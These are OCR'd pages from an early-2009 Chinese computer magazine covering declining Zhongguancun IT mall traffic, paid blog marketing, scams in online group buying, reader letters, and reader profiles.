2009年1月初的某天，记者走访北京中关村鼎好电子商城时，遇到了奇怪的现象：地下停车场异常火爆，卖场里却没有人头攒动，有点儿让人生疑：人都去哪儿了？

鼎好电子商城的东家，鼎固房地产开发有限公司市场总监李中晋解释说：这是由于鼎好规划得好、客流分布均匀所致。据鼎好的统计，一般平时的客流量在5～6万人，周末会有7～8万人。这个数字大家可能不太敏感，拿北京最繁华的商业街之一的王府井大街来说，2008年春节期间的客流量在10万人左右，平日的客流量在4～5万人左右。如果做一个空间置换，王府井一条街上的人都集中到鼎好卖场当中来，那将会是何等的火爆场面呢？

经过记者的调查，来鼎好停车的人另外的去处就是附近降租的写字楼。事实上，从2008年10月开始，中关村核心地带的写字楼租金均有不同程度的降低，拿停车位比较紧张的海龙来说，有媒体报道降租的最大幅度将达到60%，海龙电子城副总裁夏文军强调，60%只是个案，体现范围较小，绝大多数商户降租范围将控制在5%～20%之间。

实际上，两种不同的结果，都预示着一个不争的事实，中关村鼎好、海龙的声望还在，但似乎也扛不住寒冬的侵袭了，是否考虑应该转型了？恰好，最近在考虑IT寒冬当中，厂商、经销商和媒体该如何过冬的话题，在研究了《电脑爱好者》读者的购买行为后，感觉部分内容应该和卖场的规律是相通的。

卖场应该开始考虑研究客流的变化了。

上世纪90年代确实是中关村卖场的黄金时期，开一个火一个，现在看来，这属于大环境好。DIY的价格竞争并不透明，用户疯狂采购IT产品，政府信息化步伐逐年加快，这些都给以鼎好、海龙、硅谷、太平洋为代表的IT卖场带来了竞争的优势。当时的客流无非三种：

一种是属于什么都不懂、电脑的初级用户，在没有大中、国美、苏宁和宏图三胞的时候，此类用户选择IT卖场实属无奈；

与其对应的是一类什么都了解的发烧用户，崇尚DIY精神，喜欢砍价、逛市场、淘宝贝的用户，此类用户因习惯使然。IT卖场成为了商品的集散地，客流的集散地。供货商、经销商、发烧用户共同塑造了IT卖场的黄金时代。

介于两者之间的用户往往是冲着"中关村"的品牌来的，此类客流对IT卖场的品牌并不熟悉，甚至没有品牌的概念。走一家算一家，逛到哪儿算哪儿。有点儿像大多数女人逛街的心态，也许并不想真买什么东西，但是碰到有新意的或者鉴于市场琳琅满目的IT产品，禁不住诱惑，形成了冲动型的消费。

但是，21世纪什么最贵来着，人才吗？错了！满大街都是找不到工作的人才。21世纪机会最重要，时间最重要。人们开始忙忙碌碌起来，国家开始由逐年飙高GDP的时代走向建设"节约型"社会的时代。过剩的生产和无序的上游市场秩序让卖场不得不去思考重新定位的问题。还是回到客流分析的话题吧。

对于第一类客流，他们完全可以选择"身边的大中"，甚至戴尔这样的厂商更是通过5年的时间让"直销"的观念深入人心。连年的关于JS的负面报道和混乱的IT卖场秩序的报道，让第一类用户望"村"兴叹。敢问我们身边的想采购电脑的人，有几个敢拍着胸脯说在中关村就能淘到实惠呢？某IT卖场的老总信誓旦旦地对记者说："到专业卖场买东西就是为了讨实惠，不货比三家、不降价，怎么算淘呢？拿MP3产品为例，大中、国美加起来不过30多种，而我们一家就有700多种。"言外之意是说，到中关村买东西，不砍价基本等于被蒙。

在海龙电子城一楼，"直降600"、"狂砍1000"这样的广告语配上粗大鲜艳的字体，看起来十分醒目。但是，据嗨龙电子城内部统计，客流量比去年同期减少了1/3。一位老商户表示已经不关注零售了，而准备转战单位采购和电子商城。


●中关村周末摆起"路边摊"开始"大甩卖"


●路边摊的聚集效应还不错

对于第二类客流，DIY高手早已经变成了"网购"的高手！随便打开京东商城，你会看到同样品质，带正规发票，且价格比一般的IT卖场柜台价更低的商品。小到一条USB线缆，大到50英寸的彩电，数万元的本本，价格透明、送货便利、服务相对还算周到，足以让他们选择网购。想杀低价，也可以去淘宝网。网络上你一言我一语，价格照样低，时间省下来了，而且选择余地更大。一位从事中关村卖场电子商城业务的人士向记者反映，京东部分商品是水货，却给开具正式发票，这种行为本身是不道德的，也是不正规的，这样做无疑是助长了水货横行。

对于第三类客流，IT卖场的吸引力哪里还有那么大呢？购物环境有几个达得到鼎好二期的？但鼎好二期客流少得可怜，这就说明第三类客流既在乎环境也不在乎环境。他们在乎"逛"的感觉。但是别说这类客户了，就算是我，一进了鼎好如果想找到点儿新鲜玩意儿，那简直比登天还难了。市场充分竞争后，卖方市场格局早已不在，力求规模经营的IT卖场，希望通过规模来吸引专业型的客户。但这一点恰恰阻止了第三类客户的进入。商品同质化严重，"逛"早已经失去了意义。

IT卖场之所以捧着"专业性"的金饭碗，无非是他们还算符合中国现有的渠道模式，即大多数IT厂商采用的分销商模式。回到文章开始提到的美国第二大IT连锁卖场电路城的话题，这种依托卖场的专业性和便利性展开销售的方式，在欧美国家普遍流行，但从2004年至今却成长缓慢。因为，拿中国为例，这些新兴消费用户喜欢到城镇的中心去买东西，群居性的购物观念强，这就造成"货比三家"的观念在短期内无法改变。鼎固地产市场总监李中晋也表示，鼎好的改变取决于百姓消费习惯和IT产品渠道的演变。

记者手记：卖场专业性已不重要

2008年，《电脑爱好者》曾经做过几篇深度的卖场报道文章，每次采访回来，记者总会跟我抱怨卖场的无聊。这和5年前的景象大不相同，当时编辑、记者们可是扎堆要去逛卖场的。和经销商的深入接触，和IT卖场负责人的深入接触，使我替他们感觉到了生存的危机。变则通，调查要先行。据《电脑爱好者》的初步调查，卖场的客流主要来自于学生、IT采购专员和部分冲着"中关村"来的第一类客户。假如这个新的构成能够成为主体，时尚、有序、重视细节、特色、80后、90后风格的专营店铺可能会更加吸引用户。动漫区域的火爆就是一个例子，价格并不低的"专卖"能吸引成群的学生，为什么？

SNS的概念出来了，他们可以在这里交互；
知识搜索的概念出来了，他们可以在这里学知识；
电子商务的概念也出来了，他们可以在这里形成购买。

现有的店铺和商铺格局就需要调整，按照客户的需求而变化，而不是去想着一味牵引客流。

你来我往

ID"大观园"发布于2009-01-13 13:28:27

电子卖场的兴衰和DIY的普及度和认知度有关联。很多人就算买电脑，也只喜欢跑去商场买品牌机，虽然商场里的电脑，价格贵、周转的周期长，因此买来的可能是几个月前的机型，但是没办法。对他们来讲，电脑，只要是一个整机，带个显示器，看起来都一样。就好比我办公室里的两个同事，甚至连显卡是啥、杀毒软件是啥、内存啥样都不知道，你要说什么集成显卡和独显，性能上差多少，等于对牛弹琴。要让他们去IT卖场自己DIY，几乎是不可能的，他们只会成为让卖场大赚一笔的羔羊。

ID"vlins"发布于2009-01-09 11:51:56

经济膨胀太大了，利益的划分有新的需求。个人认为若网购信誉度、商品品质保证度、售后服务链提高一个层次的话，网购品牌店可能将成为新一代的购物导向。

CF [XS02]

CFan半月谈，关注您所关注的IT事件！您可以发送您正在关注、希望我们在下期栏目中报道的事件至xinsj@cfan.com.cn。此外，如果您对这篇文章有任何疑问，也可以发送邮件给我们，我们将在后期进行补充报道。

名博不是天上有，练就一身非难事

自从2009年“半月谈”这个栏目的定位改变为以草根博客评论新闻事件为主后，我结识了一些IT圈内小有名气的博主，也从他们那听到了不少名博客“暗地里”的那点儿事儿。其实说白了也没什么，无非就是几乎人人都有的博客，可你写的我写的，就赚不了钱，而他们写的就能赚钱。我一直希望正在看杂志的你能加入到我们博客评论的队伍中来，我们有很好的稿费报酬以及奖金激励计划（OK，我先不做广告），但不知道你有没有想过让自己的博客也赚钱呢？（本刊记者：杜昕）

靠啥“博”上位

特约博主：苗得雨（新浪IT博客TOP50）

我的新浪博客是2007年年底才开始做的，之前，我一直有记日记和各种笔记的习惯，所以我最初写博客就是把它当记事本来用的，我最初贴的文章大多也是自己的一些笔记和给报刊投的IT、财经类稿件，并没有想到自己会有这么高的点击量。

在新浪开博不久之后，我发现我原创的一些IT类稿件会被推荐到网站的首页，在微软黑屏等一些事件爆发后，我的博客里还发生了比较大的争论，那是我第一次在博客中和读者进行近距离的接触，了解到他们看我文章的感受，也正是在此之后，我开始将自己的全部稿件发布到博客上，访问量也一下子增加了许多。

现在我的博客几乎隔几天就更新，有的时候每天都要更新一些内容。在我的博客成为新浪的TOP50之后，我也发现一些写博客有意思的心得。例如，一定要有原创文章，如果仅仅是COPY和转载，是不可能有太多读者的；对于热点事件，要有自己独到的真实看法，并能够系统地将这些看法表述出来，至于观点是否偏激或者片面都无所谓，只要是自己真实的想法，读者往往会读得很起劲；新写的博文最好在晚上发布，这样会提高一些访问量，因为很多网友可能是在工作回家之后上网；



博客营销在你眼皮下进行

特约博主：小宝（某软件公司公关经理）

公关就是企业中负责向媒体、公众宣传企业产品、理念、文化的部门。我会找一些名博给我们写枪稿，报酬没有统一的标准，有的时候给产品，有的时候给钱，大概千字400元吧。一般是我和他先就一个主题沟通，观点统一后，我会设定一个字数上限，比如别超过2000字，之后的细节和具体内容就由他来自己控制了。咱们做编辑的都知道，其实文章枪与不枪，更多是由作者水平决定的，当你拥有大量固定读者的时候，枪的文章也可以变得不枪，易于被人接受。这也是为什么新的公关传播喜欢借助博客。

国内主要博客营销形式及优劣势比较

营销类型	广告主类型	优点	问题
博客广告联盟	中小广告主； 非品牌广告主； 有一部分品牌广告主；	投入费用较低 谈判成本较低 能够获得一定的效果监测	广告影响力有限，既体现在广告投放媒体数量上，也体现在广告本身吸引力上
名人博客代言广告	中小广告主； 非品牌广告主； 有一部份品牌广告主；	投入费用较低 谈判成本较低	通常没有广告效果定量数据监测； 广告受众接触面有限； 名人博客内容对品牌的潜在影响；
企业博客营销	没有其他广告主以介绍自己企业产品或服务为主	能够更加自由、以形式更加丰富的方式来与潜在用户进行交流，不以广告为主，而是充分利用Web2.0的各种特性，有长期性。	投入费用较高，需要有人长期维护博客； 访问量是影响企业博客的最根本因素； 企业高层管理对博客营销态度观念可能较低；
事件博客营销	以某一次营销活动为主、以品牌广告主为主	能在短期内积累起一定的传播力； 能够获得较多的效果评估定量数据；	需要解决如何将短期内人气转化为长期人气的问题； 定量数据通常依赖于广告代理，可信度需要斟酌； 投入费用较高；
门户博客频道广告投放	以品牌广告主为主	能够利用门户已有的流量带来相当的广告曝光率； 与传统网络广告投放一样，有操作经验；	投入费用较高； 没有突出博客的特点；

要说我是如何选定找哪个博客的，其实点击量倒不是第一位，我看重的第一是博主的个人品牌，不论是他的现实社会地位、还是他在网络上的影响力，都是我们考虑的因素。我们选择做博客营销，不是因为这是一种低成本的营销方式，事实上恰好相反，我们在网络媒体上发稿基本上是免费的。选择博客最主要的原因是，烂的网络媒体太多了。

做名博也没啥难的

记者采访手记

早在2005年，开发布会的时候，我经常会跟坐在自己周围的同行换换名片，偶尔会遇到没有名片的，自我介绍说是博主。那会儿我自以为是地想，这博主估计是厂商的粉丝吧，居然自己跑过来接受“熏陶”，却不知，这些博主正经是厂商请过去的，“车马费”的标准比记者的高！

前段时间和一位名博讨教的时候，他告诉我，其实做名博没啥难的，“其实，我们很多人写博客，是想起来写，想不起来不写，没有一个维护的概念。要是想成为名博，就要维护你的博客。具体就是要坚持每天都写点，连续写半年，自然就会有人来找你”。最好是写些评论文章，很多事都可以写，比如写3G哪个标准好，比如搜狗拼音新添了哪些烦人的插件等等。注意！一定要分析这件事。然后把新浪、搜狐、网易这些网站的博客挨个申请一遍，每写一篇，就挨个更新。名博月入4000元不成问题，有时写一篇就是2000元。

后来，又听一位资深媒体人跟我讲述我们办公楼下（计算机世界三层，我们杂志社在四层），一位计世的记者哥们的“神事”。这哥们原先是做娱乐记者的，颇有娱乐天赋，他的博客在搜狐IT是排在前五位的。他早先有一招秘籍，就是IT评论和娱乐八卦的博客掺着写，今天写了IT评论，明天就换一篇娱乐八卦，排名飙升得很快。不过他现在很少写娱乐八卦了，偶尔发现自己排名快迭出前五了，就招呼一篇娱乐八卦的，立马点击量就上去了。哈哈，仅供参考。

网友评论：

oxygen：在一些Blogger建立的QQ群里，已经陆续有一些企业或者公关公司的人加进来，寻找合适的Blogger写相关话题。比如我遇到一次某国际安全软件厂商向百位Blogger赠送正版杀毒软件，似乎也是由一些Blogger在QQ群里牵头组织的。我认为厂商注重博客的价值，是因为像博客营销这种口碑营销的核心理念在于，给用户创造一个方便口碑传播的议题，并引导用户主动参与传播，达到影响更多人的目的，同时宣传企业的产品或服务。

瓦拉瓦拉：在博客里写枪稿，是扼杀博主说真话的权利，博客应该发出的是博主内心真实的声音。

曲奇饼：听说现在的营销热点是将视频分享网站也变为了一个重要阵地。一条好玩的视频可以引起网民自发地转载和评论，如果能够和一些网络红人合作，将企业的信息潜移默化地融入和内置到故事情节中，经过广泛传播，也能给企业带来营销效果。CF [XS03]

不要看到超级折扣就欣喜若狂，不要轻易向团长交纳订金甚至货款，注意保留聊天记录，避免在会员注册中暴露太多隐私；购买前通过可靠的途径查询产品的配置、价格、赠品及性能，最好通过落地的团购直接与商家联系，索取正规发票。

小心网络团购的温柔陷阱


现在越来越多的人喜欢待在家里，因为“出门容易花钱，在网上泡着多好！”逛论坛，溜网站，发现“网络团购”活动还真不少。这种团购可信吗？够实惠吗？不少读者通过邮件和电话向本刊发出疑问。记者就IT产品的网络团购展开了一番调查，看看诱人的低价背后到底藏的是馅饼还是陷阱。（本刊记者：张文）



是什么让你怦然心动

北京的吴先生兴冲冲地告诉记者自己最近赚了大便宜。他看中的一款创维液晶平板电视，苏宁卖6999元，大中卖7000多元，而他在某网站通过团购，4999元就拿下了，还是厂家上门安装的。网络团购让原来互不相识的消费者借助互联网的力量聚合起来，加强与商家的谈判能力，可以获得更为优惠的“批发价”。

而参加某型号笔记本网络团购的大学生小王说：“我怕自己选的型号不合适或者买到假货，团里有高手，大家的选择应该不会错。而且我不爱砍价，跟团走就不用操心了。”



ZOL论坛管理员老独告诉记者，他们组织的笔记本团购最多有上百人报名，对于“小白（初学者）”来说，可以防止被骗，同时对于活跃论坛气氛、发展潜在用户 大有好处。但是热门型号的笔记本，经销商那边提前备货的难度大，需要提前打招呼压货，因为团购的人数多，压货的资金也要充足。

看起来，网络团购真是省钱、省时又省心！如果没有诱惑力，也不会团购帖一出现，动辄就是几十页的跟帖。那么，我们是否真的可以放心投入网络团购的怀抱呢？

扑通一声掉进陷阱里

买贵了：

河北网友sss933想给妈妈买部能手写、字体大的手机用，报名参加了团购，在卖场服务员的热情推荐下，以780元的团购价买了一部天语手机，回来上网一查报价居然才499元，而且摄像头是30万像素，当时卖场服务人员说的130万像素，他极其郁闷。

记者了解到，团长通过网络组团，团员们相约到卖场集合直接团购是主要方式之一。来到实体卖场亲眼见到商品本是好事，但同时也容易被销售人员误导甚至“转型”，以“团购”之名买下比市场价高出不少的商品。

订金没了：

如果是买贵了，至少商品还在，而团长收取订金后玩人间蒸发，团员们就只好自认倒霉了。找网站平台？或许上面有免责声明“网络团购等交易活动的风险由参与人自行承担”。千万不要因为百元的订金不多，就忘了风险匆匆汇款，骗子利用的就是这个心理。怎么预防呢？记者看到一些团购帖主动提出用支付宝等工具支付订金，一方面保证了足够的团员人数，一方面更保证了团员订金的安全。某团长通过支付宝收取订金后，发货前用Excel列出确认收货名单，包括各团员的支付宝订金数量、商品总金额、运费、合计、还应支付等项目，非常清晰。

此外，虚假宣传、质量缩水、折扣难以兑现、价格虚实难辨、售后服务打折等问题也要引起我们足够的重视。


看清团长的真面目

以个人名义组团的热心人，消费者是拥护的；但如果经销商冒充召集人，就得提高警惕了。ID号不会写“我是JS”，他只会打着“团购”的旗号，使劲推销自己的商品。如果商家雇了专门的托儿来当团长，利用参与者的跟风心理与商家串通拉高价格，推荐高回扣率的商品从中牟利也是很有可能的。

深圳的David前段时间通过本友会组了一个联想笔记本的团，用QQ群联系、打算在周末集合团购。他说主要是为了多认识朋友，锻炼组织能力，而且一个朋友就是经销商。这位朋友自己就成功地组织过几次笔记本团购，走量赚了不少代理返利，基本没有被团员发现。David说：“不推荐参加经销商组织的团，因为他们不会做赔本买卖，利润第一。如果团员把价格砍得太狠，经销商就会悄悄换掉原装配件或者取走标配的配件、赠品来平衡利润，我这个朋友就是这么干的。”

更有甚者，还有黑客来冒充团长的。河南的“小雨”登录论坛时发现密码被改，坛友问他团购的订金是否收到，他感到莫名其妙，最后才知道是黑客盗用了自己的账号并组织团购，非法收取订金后卷款而逃。

如何找出团长的真面目呢？其实不难，常泡水木清华团购区的Etta就推荐了“搜索团长ID号”的方法：看这个人的注册时间、等级、以前是否成功组织过团购活动等，当一个论坛形成打假氛围，无论是穿马甲的商家还是商家的托儿，总有一天会现形。



馅饼就在前方，而路上又隐藏着不少陷阱。如何安全地尝到美味呢？细听细看慢出手，明白团购，超值享受，让网络团购来得更猛烈些吧！

小提示：

团购通称B2T（Business To Team），是继B2B、B2C、C2C后的又一电子商务模式。

除论坛上个人自发组织的团购外，还有不少专业的团购网站。这些平台良莠不齐，商家只要缴纳一定的广告费，就能进入某些网站召集团购会员，不需要质量验证，需要明辨。招商银行在其网站上推出了笔记本、数码相机等团购，只要达到一定报名人数（如5人）即可成交，分期付款还比较方便。这种网络团购相对更有保障，但是选择面较小。华硕等厂商组织的学生机团购活动因为是官方行为，所以值得信赖。一些知名IT网络媒体组织的团购，规模不小，也是可以优先考虑的。

CF [XS04]

you and me 我和你

果果 http://guoguo.blog.cfan.com.cn



开学了！上班了！2009年的忙碌开始了！

大家的情人节是怎么甜蜜度过的呀？第3期《电脑爱好者》里可有不少让MM开心的好创意哟！不知是否给你亲爱的她带来了惊喜。

在本期里，《电脑爱好者》风云榜火热出炉，快看看有什么热辣的风云软件！

还有一个月，消费者权益日就要到来了，今年的315《电脑爱好者》会有什么大餐呢？大家都来献计献策、添加佐料吧！如果你在IT产品的购买和使用过程中遇到了什么问题，赶紧告诉我们！让CFan来为你伸张正义！你最想了解什么防忽悠秘籍，你最想知道哪些方面的内幕，统统告诉我们！让CFan来为你实现愿望！请发邮件到wohn@cfan.com.cn。CFan是桥梁、是侦探、是律师，是……只要消费者需要，我们就来为您服务！

春天的脚步近了，桃花悄悄地绽开笑脸，你心中是否描绘出一幅充满希望的2009规划图呢？我忽然有个小灵感，把你的名字全拼或缩写写下来，像Google经常变换的LOGO一样，结合自己的近期目标和心情，来一个创意涂鸦，一定很有意思！呵呵，觉得自己的名字太长？那就给CFan设计一个趣味LOGO吧！在你心中，2009年的CFan会是什么样子呢？欢迎大家把作品通过邮件或帖子晒出来！

除了画，还可以唱！CFanK歌大赛一直在热闹地进行（http://bbs.cfan.com.cn/forum-170-1.html），玩一个经典歌曲酷改，录下来、秀出来，等着你的粉丝们吧！

如果你是一个“捉虫”狂人，对杂志里的错字有极度的敏感和憎恶，欢迎到论坛来把虫子曝光。云南bntrees（侯和林）的“图说系列”图文并茂，看得小编们直拍脑袋。对于每一位捉虫的读者，小编们都在心里深深地表示感谢。你们是明亮的镜子，让CFan不断走向完美！

读编热线


caosonguo

昨天去市里，我如愿以偿地买到新一期的《电脑爱好者》，发现印刷好像好了很多，是不是以前我买了山寨货了？哈哈，希望CFan新年新气象！

果果：这个秘密都被你发现了（“水和米”等读者也在爱好者论坛赞了新纸，呵呵）！

2008年《电脑爱好者》用过环保纸，我在本栏目说明过了，其实价格比之前的纸更贵，但是为了高尚的环保事业我们做出了这个选择。当有一些读者反映环保纸的油墨可能沾到手上，我们就得慎重考虑了。经过印务部工作人员的认真挑选，2009年春天《电脑爱好者》各分印点开始启用视觉效果和手感更好的纸张，当然这也是符合国家标准的。算是给大家送的一个新年礼物吧，如果有新的改进建议，欢迎大家通过爱好者论坛读编交流区（http://bbs.cfan.com.cn/forum-41-1.html）、邮件（wohn@cfan.com.cn）等通道告诉我们。

汉中王刘备



快看！我自己亲手做的《CFan易故经》！刘备不仅仅会打草鞋，还会耍针线哦！

封面封底的用纸是从超市购买的有凹凸感纹理的卡纸，我觉得这种纸比较有质感，也能很好地保护书本。先把各期易故经裁开，按照类别和时间顺序排好，然后裁剪、打孔、穿针引线……忙活了两个小时，终于订好了第一本“网络篇”！赶明儿把剩下三本一起做了。

果果：不如直接山寨一本《电脑爱好者》吧，里面是你的笔记等内容，自己做个封皮，绝对值得收藏！

gocool

求教：哪家IT培训机构比较好？我学的是理工科专业，但不是学计算机的，想报个IT培训班，地点在北京，主要是软件工程师或软件测试工程师方面的，基础有限，坦白说是为了就业，希望达人能给点建议。

果果：这个需要综合考虑。首先看看培训机构的官网，判断其实力；最好到培训点实地考察一下，直接问问那里的学员，这里有什么优势与问题；现在大型连锁培训机构分点不少，水平参差不齐，注意了解自己报的班任课老师是谁；还有就是是否签订就业协议，该机构的就业输送机制是否通畅……具体机构我就不推荐了，希望大家找到合适自己的“加油站”，多长本领，找到理想的工作！

编辑部的故事

加班餐

最近小编们从新疆羊肉串馆转移到湘菜馆，大家围坐在圆桌旁，一上菜那叫风卷残云！因为菜量小，一圈下来就没了，如果你接了个电话，可能就错过了一盘好菜！对了，某些人平时号称减肥，可一下山就威力无比，佩服佩服！那边的二位继续连PSP吧，你们踢实况足球，我们吃！

如何通过

贝贝：咨询一下，提交的稿件，怎么在文件名那里出现“排”字？

稀饭傻鱼：那个是指美编排好了的稿子，你只要等着“已审”美编就可以排了。

贝贝：那么怎么出现“已审”？

果果：祈祷一万遍即可。

电脑爱好者“网上学堂”开课啦！

相对近期其他行业求职者的处境，IT人才可谓春风得意。高薪就业僧多粥少，而IT人才不仅供不应求，而且薪情也持续看涨。这一“反常”景象使得倡导就业教育的IT教育培训进一步走俏，不少高中毕业生、在校大学生、在职人员都跨入了IT教育培训的大门。

为了给广大学员提供一个便利、权威的学习机构，依托计算机世界集团的优势，计算机世界大学与《电脑爱好者》杂志社联合开办了电脑爱好者“网上学堂”（地址：http://school.cfan.com.cn/wsxt），通过职业规划、IT技术、IT营销等几大类课程，提供专业、系统、权威的职业发展与就业指导系统解决方案，帮助大家真正掌握最实用的经验和技巧，走上成功之路。“网上学堂”的宝库里，珍宝可真不少：

课程分类表

职业规划类

这里提供提供了标准专业的职业测评系统，可以进行在线职业测评，充分认知自我；“职业导航系统” 可以更加清晰地了解不同行业和岗位对人才素质的要求；通过“网络学堂”的“在线生涯规划系统”可以编制个性化的《生涯规划书》，合理的规划自己的职业生涯；同时“网络学堂”还提供系统、便捷的网络学习课程，可以在线学习国内一流专家的“职业发展与就业指导”精品课程；还有最新就业指导资讯信息，并能够享受到“专家咨询”等一系列职业发展服务。

IT技术类

系列	课程名称
网络技术	网络工程管理师 综合布线工程师 网络系统管理师
基础技能	主板故障检测与维修
网站制作	网页制作 PHP网站开发
系统操作与管理	Redhat Linux应用工程师
网络安全	网络安全工程师 木马攻击防护 远程控制防护 账号与密码安全
商务管理	信息系统管理师 网络营销师 SEO工程师 营销师

此外，还有CCN培训类和JAVA类的课程。怎么样，心动了吗？与专家零距离接触从现在开始吧！

牛年畅想曲

还记得上期的"牛年迎春运动会（属牛冠军特辑）"吗？经过激烈角逐，不同项目的冠军们手捧鲜花和奖杯，那叫一个牛！"还有我们呢！我们姓牛的读者组成了一个交响乐团，为大家演奏一曲《Happy"牛"Year》吧！"

第一乐章：奥运之恋



钢琴演奏：牛海波（阿牛）
职业：北京奥运大厦技术管理
CFan龄：从2001年开始至今

我是来自北京奥运大厦的一名工作人员，接触电脑有十几年的时间了，从对电脑的一无所知到成为专业的技能，中间经历了很多，《电脑爱好者》让我对自己的专业逐渐建立兴趣和信息。后来我与奥运结缘，从事很多计算机相关工作，我幸运地见证了奥运筹办的紧张和奥运期间的光荣与自豪，也为我今后的工作和生活奠定了很好的基础！

电脑曾经"很没劲"

我是从初中开始接触电脑的，那时还是DOS操作系统，枯燥地学习打字、画图，对我来说电脑就是复杂的机器，没有什么兴趣，纯粹是电脑普及课这么一门课外技能而已。我从来没有想过拥有一台自己的电脑，感觉电脑的应用离自己很远很远。要说唯一的兴趣，就是觉得电脑是个不错的游戏机。

后来Windows逐渐开始普及，我不喜欢出入于公共的电脑房和网吧，而且时间也不允许，我重要的头等大事就是努力学习考大学！

180度大转弯

2001年，我如愿进入重点大学开始了自己新的生活，信息技术迅速发展，我对电脑的认识也进入飞速发展时期。

在大学阅览室的报刊架前，我第一次看《电脑爱好者》。当时为了能够带着QQ聊天记录备份到处流动，我苦苦寻觅良方。通过《电脑爱好者》，我得到了答案而惊喜不已，也使我成了能够不断为同学提供帮助及技巧的受欢迎的人。

那时我喜欢往返阅览室和机房之间，在阅览室边看边做笔记，然后转到机房开始开心地实践和验证。在《电脑爱好者》里我逐渐注意到其他的应用技巧，结合自己的专业特点进行综合了解。我开始学习硬件知识，试着写一些自己的装机方案。在成功地为室友在中关村跑了一整天买回了宿舍第一台电脑后，我的信心大大增强了！

后来，我终于拥有了属于自己的电脑。从电脑硬件到操作系统再到应用软件，知识逐渐丰富起来，常和班里面几个高手交流经验，经常帮助周围的同学以及师弟师妹们解决电脑问题。记得那年的冲击波病毒，大部分同学的电脑都一下子瘫痪了，我们几个人几天里都是杀毒、打补丁、重装系统，虽然忙碌，但是特别开心！

通过这些电脑应用，我与同学们之间多了一个交流的途径，同时也给了我服务他人的技能，提升了我沟通协调的能力，我获得了优秀学生干部、团干部，直到毕业时的北京市优秀毕业生。

奥运收获的财富

毕业后，我来到奥运大厦幸运地成为直接服务奥运的一员，本职工作是计算机应用，后来逐渐转为管理工作。现在我更忙了，但仍然会按时阅读《电脑爱好者》。我不再把计算机当做是我的工作，而是我生活的一部分。

奥运大厦刚开始的时候，大厦安防门禁系统和消费系统的系统管理都由我来负责，虽然只是简单的应用和维护，但是重要性无法用言语来表达。我时刻告诉自己，多苦多累不能有差错！在高度责任心的驱动下，我很好地完成了各项任务，为大厦的正常运行作出了自己的一份贡献。后来，我不再专门从事技术了，但是尝试和探索还是我工作中的重要组成部分。我一有机会就做各种尝试，《电脑爱好者》上的小经验小技巧，我都会亲自尝试一下。

今后，不管从事什么岗位，我相信与奥运结缘的这段日子都是我人生重要的经历，积累的宝贵经验和财富都将是我的重要财富。特别是为了调试系统为了迎接试运行而没日没夜的那段时光，让我今后没有了畏惧的困难。感谢《电脑爱好者》让我走进计算机的专长，感谢我所学的专业让我有幸参与奥运服务，感谢奥运服务的经历让我不断成熟长大。

我见证了《电脑爱好者》7年的发展历程，它也见证了我从一个菜鸟到一个知识全面的合格人才的经历。奥运已然过去，牛年已经到来，祝全体读者能在牛年里，工作牛气，学习牛气，生活牛气，祝《电脑爱好者》越办越好，成为越来越牛的刊物！

果果：想来奥运大厦工作吗？看《电脑爱好者》吧！它会让你从厌学电脑变成精通电脑，收获一大筐荣誉哟！咳咳，这句怎么这么像电视购物广告？哈哈！不过要CFan挖掘出你的潜在兴趣，也需要你自己变成一块海绵才行。奥运是世界人民关于2008的美好记忆，让我们把这个鼓舞人心的美好传递到2009年吧！中国，加油！CFan人，加油！

第二乐章：电脑之缘

小提琴演奏：牛志杰
职业：河南郑州网络工程技术支持工程师
CFan龄：2003年开始至今

记得2003年大二时，我利用寒假打工挣的钱和老妈的补贴终于购置一台赛扬1.7的组装机，兴奋劲真是没法形容！刚好学校也为我们每个宿舍接通了教育专线网络，真叫一个双喜临门！感觉那时天空是那么蓝，生活是那么滋润，我把电脑当成自己的女朋友，除了上课基本和她形影不离，幸福啊！

女朋友也有生气不理人的时候，让我手忙脚乱，不知道如何是好，系统一崩溃我就傻眼了，把每一根稻草都视为救命草。记得最难忘的一天，我在学校门口的一个报刊亭等一个朋友，漫长等待觉得很无聊，想着自己上午把win98又变成"瘟鸡"了，就随手拿一本关于电脑杂志看看，刚好看到如何克隆系统一章。这一看不要紧，从此我与《电脑爱好者》结下了说不清的缘分（那一天居然把接朋友的事忘了，还差点忘给这本杂志的钱，就匆匆忙忙跑回了宿舍）。

那本《电脑爱好者》，我从头到尾看了一个星期（比看大学教材还用心，大学教材一个学期下来，有的还是崭新的，可是那本CFan仅一周已经……）。当时我觉得CFan就是一把万能钥匙，从此期期不少地坚持看，慢慢玩转了Windows 98，又玩Windows 2000，再玩Windows XP到最终的3个系统同时装。这个是我当时最得意的，因为学校能以多系统同装一电脑的人真得少之又少，甚至我们学校的老师还请教我操作系统方面的问题。

感谢这位我的IT启蒙老师，让我熟练操作办公软件，学会了图像处理、手机铃声的制作、编写脚本等等，可以在同事、朋友面前小小炫耀一下，让我多了很多兴趣爱好。《电脑爱好者》伴我工作，伴我成长，在牛年里，希望我的技术更上一层楼！

果果：牛志杰的工作主要是与服务器相关的，他正酝酿写Linux方面的稿子呢！技术好值得飘扬，不过看杂志忘了付钱和接朋友，可不行哟！

第三乐章：未来之梦

萨克斯演奏：牛晓亮
职业：安徽大学生（计算机网络专业）
CFan龄：2005年开始至今

告别了校园，大学生活结束了，感谢曾经陪伴我的同学和朋友，感谢培育我的校园，还要感谢伴我度过3年的《电脑爱好者》。

2008年我收获了很多，2009年我来到北京，在这个充满活力的城市，每个角落都能感觉科技带来的进步。牛年里我希望自己可以成为IT网络工程师，让技能进一步加强，回报关爱我的人。当然这些要有《电脑爱好者的》帮助。牛年希望贵刊能越来越好，帮助更多的人了解计算机，祝愿所有的电脑爱好者2009年硕果累累，丰收一整年！

